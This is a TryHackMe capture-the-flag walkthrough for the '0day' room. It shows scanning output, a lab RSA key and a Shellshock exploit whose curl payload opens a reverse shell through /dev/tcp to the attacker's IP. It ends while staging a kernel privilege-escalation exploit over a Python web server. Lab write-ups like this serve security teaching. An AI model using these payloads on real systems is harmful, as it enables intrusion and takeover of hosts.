0day TryHackMe Walkthrough

Root my secure Website, take a step into the history of hacking.

Exploit Ubuntu, like a Turtle in a Hurricane


“0day” is an intermediate boot2root machine on TryHackMe, and I found it very intriguing and it’s definitely one of my favorities!
This machine highlights a critical vulnerability that is relatively easy to exploit.

https://tryhackme.com/r/room/0day

LET’S GET INTO IT!


Enumeration

Let’s kick things off with the usual step: scanning the box.




```
┌──(heisenberg㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC 10.10.20.80
[sudo] password for heisenberg:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 09:20 EDT
Nmap scan report for 10.10.20.80
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0day
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
```

As we can see 80 port is open.




Let’s continue our enumeration with Nikto and Gobuster.


Here is what we got from Gobuster scan.



```
/.hta                 (Status: 403) [Size: 282]
/.htaccess            (Status: 403) [Size: 287]
/.htpasswd            (Status: 403) [Size: 287]
/admin                (Status: 301) [Size: 309] [--> http://10.10.20.80/admin/]
/backup               (Status: 301) [Size: 310] [--> http://10.10.20.80/backup/]
/cgi-bin/             (Status: 403) [Size: 286]
/cgi-bin              (Status: 301) [Size: 311] [--> http://10.10.20.80/cgi-bin/]
/css                  (Status: 301) [Size: 307] [--> http://10.10.20.80/css/]
/img                  (Status: 301) [Size: 307] [--> http://10.10.20.80/img/]
/index.html           (Status: 200) [Size: 3025]
/js                   (Status: 301) [Size: 306] [--> http://10.10.20.80/js/]
/robots.txt           (Status: 200) [Size: 38]
/secret               (Status: 301) [Size: 310] [--> http://10.10.20.80/secret/]
/server-status        (Status: 403) [Size: 291]
/uploads              (Status: 301) [Size: 311] [--> http://10.10.20.80/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```




```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g /5D/YqcLtt
/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB 6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS
/OgyM4RMnN3u Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6 8BoZFQBcoJaOufnLkTC0hHxN7T/t
/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P -----END RSA PRIVATE KEY-----
```



I tried bunch of things here but didn’t find anything promising.

Let’s try Nikto.



```
└─$ nikto -h 10.10.20.80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.20.80
+ Target Hostname:    10.10.20.80
+ Target Port:        80
+ Start Time:         2024-04-04 09:21:58 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org
/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the con
tent of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulner
ability-scanner/vulnerabilities/missing-content-type-header/
+ /: Server may leak inodes via ETags, header found with file /, inode: bd1, size: 5ae57bb9a1192, mt
ime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL
for the 2.x branch.
+ /cgi-bin/test.cgi: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitr
e.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
```

AND WE HAVE A VULNERABILITY!


Shellshock *is a vulnerability in the Unix Bash shell discovered in 2014 (CVE-2014–6271). It arises from a flaw in how Bash interprets environment variables, allowing attackers to execute arbitrary commands on vulnerable systems. Exploitation can occur via various vectors like HTTP requests. To mitigate, apply patches promptly and monitor network traffic for signs of exploitation.*

Exploitation


This is the payload we will be using:

curl –H ‘User-Agent: () { :;}; echo; echo; /bin/bash –i >& /dev/tcp/<attacker-ip>/4444 0>&1 ’ bash –s : ‘’ http://<ip-of-the-victim>/cgi-bin/test.cgi

Now we have to set a listener on 4444 port and execute this payload.




```
└─$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.9.20
0.4/4444 0>&1' http://10.10.88.172/cgi-bin/test.cgi
```



```
┌──(heisenberg㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.200.4] from (UNKNOWN) [10.10.88.172] 37208
bash: cannot set terminal process group (856): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ ls
```

And we are in!

Let’s start looking for the user flag.




```
www-data@ubuntu:/usr/lib/cgi-bin$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
ryan
www-data@ubuntu:/home$ cd ryan
cd ryan
www-data@ubuntu:/home/ryan$ ls
ls
user.txt
www-data@ubuntu:/home/ryan$ cat user.txt
cat user.txt
THM{Sh3llSh0ck_r0ckz}
```

THM{Sh3llSh0ck_r0ckz}


Privilege Escalation

To obtain the root flag, we need to escalate our privileges. First, we must identify the version of Ubuntu and search for a corresponding exploit.




```
www-data@ubuntu:/home/ryan$ uname -a
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64
 x86_64 x86_64 GNU/Linux
```

Ubuntu 3.13.0–32




```
└─$ searchsploit ubuntu 3.13.0-32
--------------------------------------------------------------
 Exploit Title             |  Path
--------------------------------------------------------------
Linux Kernel 3.13.0 < 3.19 | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 | linux/local/37293.txt
Linux Kernel 3.4 < 3.13.2  | linux/local/31346.c
Linux Kernel 3.4 < 3.13.2  | linux_x86-64/local/31347.c
Linux Kernel 4.10.5 / < 4. | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubu | linux/local/45010.c
Linux Kernel < 4.4.0-116 ( | linux/local/44298.c
Linux Kernel < 4.4.0-21 (U | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 /  | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4. | linux/local/47169.c
Ubuntu < 15.10 - PT Chown  | linux/local/41760.txt
--------------------------------------------------------------
Shellcodes: No Results
```

The first one seems promising. To execute the exploit on our target machine, I downloaded it onto my attacking machine, initiated a Python server, and then downloaded the malicious code on our victim server.



```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.88.172 - - [03/Apr/2024 12:58:37] "GET /37292.c HTTP/1.1" 200 -
10.10.88.172 - - [03/Apr/2024 13:00:27] "GET /37292.c HTTP/1.1" 200 -
```

